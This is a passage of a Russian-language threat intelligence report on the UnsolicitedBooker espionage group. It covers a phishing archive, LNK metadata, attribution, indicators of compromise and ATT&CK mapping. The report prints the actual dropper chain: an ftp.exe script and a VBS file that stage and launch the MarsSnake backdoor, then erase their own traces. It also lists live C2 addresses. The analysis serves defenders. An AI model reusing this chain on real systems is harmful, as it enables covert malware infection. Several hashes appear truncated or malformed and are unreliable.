


Рис. 19. Структура фишингового архива в атаке на Китай

Папка .init скрытая. По умолчанию при открытии доступен .lnk-файл с китайским названием, связанным со стоимостью счетчиков воды в Чунцине.

Техника с .lnk-файлом и множеством скрытых подпапок часто встречалась у группировки Mustang Panda (например, см. [исследование BlackBerry](#)), но сама полезная нагрузка существенно отличается.

LNK-файл содержит команду, которая запускает version.txt, являющийся BAT-скриптом.

```

Flags : IDList, LinkInfo, CommandArgs, IconFile, Unicode, TargetMetadata
File Attributes : Archive
Create Date : 2019:12:07 04:09:51-05:00
Access Date : 2022:08:05 00:33:20-04:00
Modify Date : 2019:12:07 04:09:51-05:00
Target File Size : 58880
Icon Index : 1
Run Window : Show Minimized No Activate
Hot Key : (none)
Target File DOS Name : ftp.exe
Drive Type : Fixed Disk
Drive Serial Number : 00A2-2AF8
Volume Label :
Local Base Path : C:\Windows\System32\ftp.exe
Command Line Arguments : -""s:.\_init\_.\_MACOS\_.\_MACOS\_.\_MACOS\_.\_MACOS\_version
.txt
Icon File Name : .\1.docx
Fill Attributes : 0x07
Popup Fill Attributes : 0xf5
Screen Buffer Size : 120 x 9001
Window Size : 120 x 30
Window Origin : 0 x 0
Font Size : 0 x 16
Font Family : Unknown (0x36)
Font Weight : 400
Font Name : 新宋体
Cursor Size : 25
Full Screen : No
Quick Edit : Yes
Insert Mode : Yes
Window Origin Auto : Yes
History Buffer Size : 50
Num History Buffers : 4
Remove History Duplicates : No
Machine ID : desktop-s2c6iad
  
```

Рис. 20. Метаданные LNK-файла с командой

Этот скрипт переносит файл help.log в c:\programdata с именем help.vbs и запускает его.

```
!move .\._init_ \1.docx .\投诉重庆自来水厂翻倍涨价水费并强制要求安水表.docx
!start /b .\投诉重庆自来水厂翻倍涨价水费并强制要求安水表.docx
!move .\._init_ \._MACOS_ \._MACOS_ \._MACOS_ \._MACOS_ \help.log
c:\programdata\help.vbs
!start /b c:\programdata\help.vbs
bye
```

Рис. 21. Содержимое version.txt

Скрипт help.vbs создает папку C:\ProgramData\Oracle\Java\installcache\ и переносит туда файл plasrv.log, который переименовывает в plasrv.exe и запускает. Попутно скрипт удаляет оригинальный LNK, скрытую папку и в конце удаляет сам себя.

```
1 Set objShell = WScript.CreateObject("WScript.Shell")
2 Set objShell = CreateObject("WScript.Shell")
3 strPath = objShell.CurrentDirectory
4 objShell.Run "cmd /c mkdir c:\programdata\Oracle\Java\installcache" , 0, True
5 objShell.Run "cmd /c move
.\._init_ \._MACOS_ \._MACOS_ \._MACOS_ \._MACOS_ \plasrv.log
c:\programdata\Oracle\Java\installcache\plasrv.exe" , 0, True
6 objShell.Run "cmd /c del *.lnk", 0, True
7 objShell.Run "cmd /c rmdir /s /q ._init_", 0, True
8 objShell.Run "cmd /c c:\programdata\Oracle\Java\installcache\plasrv.exe", 0, True
9 objShell.Run "cmd /c del c:\programdata\help.vbs", 0, True
```

Рис. 22. Содержимое файла help.log

Файл plasrv.log/plasrv.exe идентичен MarsSnake, который мы видели в атаках на Киргизию с C2-сервером 81.70.28.71. Единственное отличие заключалось в том, что он поставлялся без MarsSnakeLoader.

Как мы уже говорили, MarsSnake — это довольно уникальный инструмент. Раньше мы не видели его упоминаний нигде, кроме квартального отчета ESET, поэтому на данный момент мы считаем его уникальным для этой группировки. Мы считаем, что это или пентест, или же UnsolicitedBooker — это киберпреступная группировка, которая также атакует Китай.

В ходе исследования мы обратили внимание на уникальную дату создания LNK: 2019:12:07 09:09:51+00:00, а также на Machine ID: desktop-s2c6iad. Про этот Machine ID писали StrikeReady Labs в 2024 году в контексте атаки на таможню Китая.



Рис. 23. Пост StrikeReady Labs в соцсети X

Исследуя файлы с таким же временем создания и Machine ID, мы обнаружили около 40 разных вредоносных файлов. Большая часть была на китайском, многие файлы были из таких регионов и стран, как Гонконг, КНР, Тайвань, Южная Корея.

Одним из таких файлов был «ตัวมาก เชิญเข้าร่วมโครงการความร่วมมือฝึกอบรมหลักสูตร FBI.docx.lnk» (SHA-256: 2f52aa02ccc45e5a4f5a8045aeb42f8428b48a5814435ffb8d75d41a7735811c), использованный Mustang Panda в атаке [на полицию Таиланда](#). В этом LNK был другой Machine ID, но дата создания была такая же: 2019:12:07 09:09:51.

Далее было обнаружено, что время и Machine ID идентичны LNK из репозитория https://github.com/Pizz33/FTPInk_phishing, который является китайским инструментом для пентеста с предупреждением о легальном использовании.



Рис. 24. Репозиторий FTPInk_phishing на GitHub

```
File Attributes           : Archive
Create Date              : 2019:12:07 04:09:51-05:00
Access Date              : 2022:08:05 00:33:20-04:00
Modify Date              : 2019:12:07 04:09:51-05:00
Target File Size         : 58880
Icon Index               : 1
Run Window               : Show Minimized No Activate
Hot Key                  : (none)
Target File DOS Name     : ftp.exe
Drive Type               : Fixed Disk
Drive Serial Number      : 00A2-2AF8
Volume Label             :
Local Base Path           : C:\Windows\System32\ftp.exe
Relative Path            : ..\..\..\Windows\System32\ftp.exe
Command Line Arguments   : -"s:__init__\python.dll
Icon File Name           : %SystemRoot%\System32\SHELL32.dll
Fill Attributes          : 0x07
Popup Fill Attributes    : 0xf5
Screen Buffer Size        : 120 x 9001
Window Size              : 120 x 30
Window Origin            : 0 x 0
Font Size                : 0 x 16
Font Family              : Unknown (0x36)
Font Weight              : 400
Font Name                : 新宋体
Cursor Size              : 25
Full Screen              : No
Quick Edit               : Yes
Insert Mode              : Yes
Window Origin Auto       : Yes
History Buffer Size       : 50
Num History Buffers      : 4
Remove History Duplicates : No
Machine ID               : desktop-s2c6iad
```

Рис. 25. Метаданные phishing.docx.lnk из репозитория FTPInk_phishing

Таким образом, можно сказать, что как минимум две группировки, Mustang Panda и UnsolicitedBooker, использовали FTPink_phishing в своих атаках.

Выводы

Ранее группировка UnsolicitedBooker, по заявлению исследователей ESET, атаковала Саудовскую Аравию. Следы этого можно до сих пор наблюдать в их фишинговых документах, как было показано в нашем исследовании. При этом осенью 2025-го группировка активно переключилась на телекоммуникационные компании СНГ и продолжила свои атаки в 2026 году.

В своих атаках группировка использовала редкие инструменты китайского происхождения. Интересно, что в самом начале группа использовала бэкдор, который мы назвали LuciDoor, но впоследствии переключилась на бэкдор MarsSnake. При этом в 2026 году группа сделала разворот и снова начала использовать LuciDoor.

Помимо этого, как минимум в одном случае мы видели, что злоумышленники использовали взломанный роутер в качестве C2-сервера, а также что их инфраструктура в части атак мимикрировала под российскую.

Индикаторы компрометации

Файловые индикаторы компрометации

MD5	SHA-1	SHA-256
fa10b1ef3730fc6cf13336f3c5e37add	94bd8e246241d918d2ca2c8869e3d01995ac7acb	e6a28b3833384018bad60043c82bb4cfcce86a3418ece86e
c495119e6a30c361b2eacbb56f020f5e	0db4a84e40a793ae19c13a3c83a9883eab4558aa	b3f91970f6b25f0f24da2b4ca488e8a484847b0eb0e13ffde9
cde0a8fc6623141b7357f54fe455569b	385aed5a0117e663f84eb2913c3eabf67db1f566	f4243a95a7c81130eb257a1f1f63fb744dd6d613b57e69ccd
9704f83b97cf16d980a8d14dad1c41dd	a48fe13641c147bb0a76945e1a61af344e9c2bde	3c9e76eee8c813e2de16640504118550b18b21e4f951df47
f9f81a169e01fbd28dedc1b99b5fafc5	5f1ba2e96e11c108ecd5c0cc6c84e31fae017998	3aa78ea358b2a6f92c76ff040eb28ae4dfb82c96809c373b4
c81861fed9a6260b8ab0b2075f894160	b5520c3a7362715bd6e8fb81715558a3a195ebeb	a3f223350e03fb7ae6ac4ddf170a94d40da0a525375b764d
64c1680358d7743fa310fd31e9e5d3ba	64fd6a515a176abf34f84c330f58fb025c52ed30	47d8aa9b806fab9bb4545bff8e5096989243984ac9f45e59
b57306bea1e340f780a7ce393fcbdc3c	c5060d4a786b4ad55e5d0e95e01ce1c9f1c8ce25	ccbba80a602caf38e34fddfffbf8ea6bfeb31813fecda107a4a
b1a93bd90fef582cdead0f7423140b0b	788f1ff95c045746ff3ecb574aa0f7a46f49efdb	be7e19eabcf67de1306dbdcafc6ca93697187027be54f9d5l
045aaa75c58b7ba6373c160ff260fd32	27ce42b4c1c9651c724fb06e514c676d6e8200c3	6a8e969a26885f859e594870ca56014f87b37bcffee70441c
7c2a20b26ec67ce0b20e032cd09bb96c	81f0df774da2cab652f854e4959bc6fa26f0ec0b	01f28cefdcf3940c19efd7a0446aa0e56c56bc7c955774c94
67613cfe3c9ebc8e2850baa9c7fb9146	1c2c9df79fd860be4c564130cab4e8e17926be86	87619f23611dda86bb58c845c7824f34c76e9d270f624e5bl
44f7f9c02e94e9343b2b92829fcc70a8	944499793ea5071666f9daa6442a790219efb022	469e1e62b324575950f3237d37f81567bc55476e48a2a1bc
47363e30ae420d1356d3601c2cb078c1	78de2ea7aa34f4e72b2be02bb4999fbf146b1331	54c993140dd490bb44f4cfb31612dc2c13bbf8bfaac8a0ca2

Скачать в формате:

Сетевые индикаторы компрометации

Индикатор
81.70.28.71
93.157.106.75
5.181.1.153
button.gdakdbysw.xyz
mail.ru.cdhgwnjcw.xyz

Скачать в формате:

Матрица MITRE ATT&CK

ID	Название	Описание
Resource Development		
T1583.001	Acquire Infrastructure: Domains	Группировка приобретала и использовала домены Porkbun в качестве C2-сервера
T1583.004	Acquire Infrastructure: Server	Группировка приобретала и использовала серверы в качестве C2 (Shenzhen Tencent Computer Systems Company Limited)
T1584.008	Compromise Infrastructure: Network Devices	Группировка использовала зараженный роутер MikroTik в качестве C2-сервера
T1587.001	Develop Capabilities: Malware	Группировка использовала собственное вредоносное ПО в своих атаках, такое как MarsSnake и LuciDoor
Initial Access		
T1566.001	Phishing: Spearphishing Attachment	Группировка в своих атаках прикрепляла вредоносные документы с макросами к письмам с темой, связанной с телекоммуникационными услугами
T1566.002	Phishing: Spearphishing Link	Группировка рассылала письма, содержащие вредоносные ссылки, ведущие на поддомен, замаскированный под легитимный российский сервис mail.ru. Переход по ссылке приводил к загрузке вредоносных документов
Execution		
T1059.003	Command and Scripting Interpreter: Windows Command Shell	Группировка использует бэкдоры LuciDoor и MarsSnake для выполнения полученных команд через cmd.exe
T1106	Native API	Группировка использует в LuciLoad функцию RtlDecompressBuffer для распаковки встроенной полезной нагрузки
Persistence		
T1053.005	Scheduled Task/Job: Scheduled Task	Группировка использует бэкдор LuciDoor для закрепления в системе жертвы, создавая в Windows Task Scheduler задачу \OneDrive Launcher
Defense Evasion		
T1027	Obfuscated Files or Information	Группировка хранит конфигурацию бэкдоров LuciDoor и MarsSnake в зашифрованном виде
T1027.009	Obfuscated Files or Information: Embedded Payloads	Группировка использует LuciLoad и MarsSnakeLoader, содержащие встроенную полезную нагрузку
T1027.013	Obfuscated Files or Information: Encrypted/Encoded File	Группировка применяет LuciLoad и MarsSnakeLoader, которые содержат полезную нагрузку, зашифрованную алгоритмом RC4
T1027.015	Obfuscated Files or Information: Compression	Группировка применяет алгоритмы сжатия для предварительной упаковки полезной нагрузки, поставляемой LuciLoad и MarsSnakeLoader
T1036.004	Masquerading: Masquerade Task or Service	Группировка использует бэкдор LuciDoor для закрепления в системе жертвы, создавая в Windows Task Scheduler задачу \OneDrive Launcher. Задача оформлена как компонент Microsoft (Author = Microsoft). Она срабатывает при входе пользователя в систему и запускает замаскированный LuciLoad
T1036.005	Masquerading: Match Legitimate Resource Name or Location	Группировка использует ВПО, имитирующее под легитимное программное обеспечение Microsoft, используя похожие пути размещения файлов и характерные наименования
T1140	Deobfuscate/Decode Files or Information	Группировка применяет LuciLoad и MarsSnakeLoader для расшифрования и распаковки поставляемой полезной нагрузки
T1574.002	Hijack Execution Flow: DLL Side-Loading	Группировка использовала технику DLL side-loading для запуска MarsSnakeLoader, применяя легитимный файл Plasrv.exe для загрузки вредоносной библиотеки PDH.dll
T1620	Reflective Code Loading	Группировка использует LuciLoad и MarsSnakeLoader для рефлексивной загрузки полезной нагрузки
Discovery		

ID	Название	Описание
T1033	System Owner/User Discovery	Группировка применяет бэкдоры LuciDoor и MarsSnake для определения имени текущего пользователя, используя для этого WinAPI-функции GetUserNameW и WTSQuerySessionInformationW соответственно
T1012	Query Registry	Группировка применяет бэкдор LuciDoor для извлечения из реестра параметров прокси и сведений об ОС жертвы
T1049	System Network Connections Discovery	Группировка использует бэкдор LuciDoor для анализа активных TCP-соединений и выявления узлов на типичных прокси-портах, чтобы использовать их для последующих попыток подключения
T1082	System Information Discovery	Группировка применяет бэкдоры LuciDoor и MarsSnake для сбора сведений о системе жертвы, используя для этого стандартные WinAPI-функции и запросы к реестру Windows
T1083	File and Directory Discovery	Группировка применяет бэкдор MarsSnake для формирования списка файлов в указанных папках при получении соответствующей команды от C2-сервера
T1614.001	System Location Discovery: System Language Discovery	Группировка применяет бэкдор LuciDoor для определения системного языкового идентификатора жертвы
Command and Control		
T1071.001	Application Layer Protocol: Web Protocols	Группировка использует LuciDoor (HTTPS) и MarsSnake (HTTP) для взаимодействия с управляющим сервером
T1090	Proxy	Группировка применяет бэкдор LuciDoor, который при невозможности установить прямое соединение с управляющим сервером использует прокси-сервер
T1105	Ingress Tool Transfer	Группировка использует бэкдоры LuciDoor и MarsSnake для загрузки файлов с управляющего сервера
T1572	Protocol Tunneling	Группировка применяет бэкдор LuciDoor, который при невозможности установить прямое соединение с управляющим сервером использует HTTP-CONNECT для построения туннеля до целевого узла
T1573.001	Encrypted Channel: Symmetric Cryptography	Группировка использует AES для защищенного взаимодействия с бэкдором MarsSnake
T1573.002	Encrypted Channel: Asymmetric Cryptography	Группировка использует TLS для защищенного взаимодействия с бэкдором LuciDoor
Exfiltration		
T1041	Exfiltration Over C2 Channel	Группировка использует бэкдоры LuciDoor и MarsSnake для эксфильтрации файлов из системы жертвы на управляющий сервер

Скачать в формате:

PT Sandbox

Правила PT ESC

- PTESC_aprt_win_CN_UnsolicitedBooker_Backdoor_LuciDoor
- PTESC_aprt_win_CN_UnsolicitedBooker_Dropper_LuciLoad
- PTESC_aprt_win_CN_UnsolicitedBooker_Backdoor_MarsSnake
- PTESC_aprt_win_CN_UnsolicitedBooker_Dropper_MarsSnakeLoader

Поведенческие правила

Trojan.Win32.Generic.a

PT AV

- Trojan.LuciDoor
- Trojan.LuciLoad
- BScope.Trojan.LuciLoad
- Trojan.Win64.MarsSnake

Сетевые вердикты

- REMOTE [PTsecurity] MarsSnake Checkin sid: 10 016 190
- REMOTE [PTsecurity] LuciDoor C2 Communication sid: 10 016 281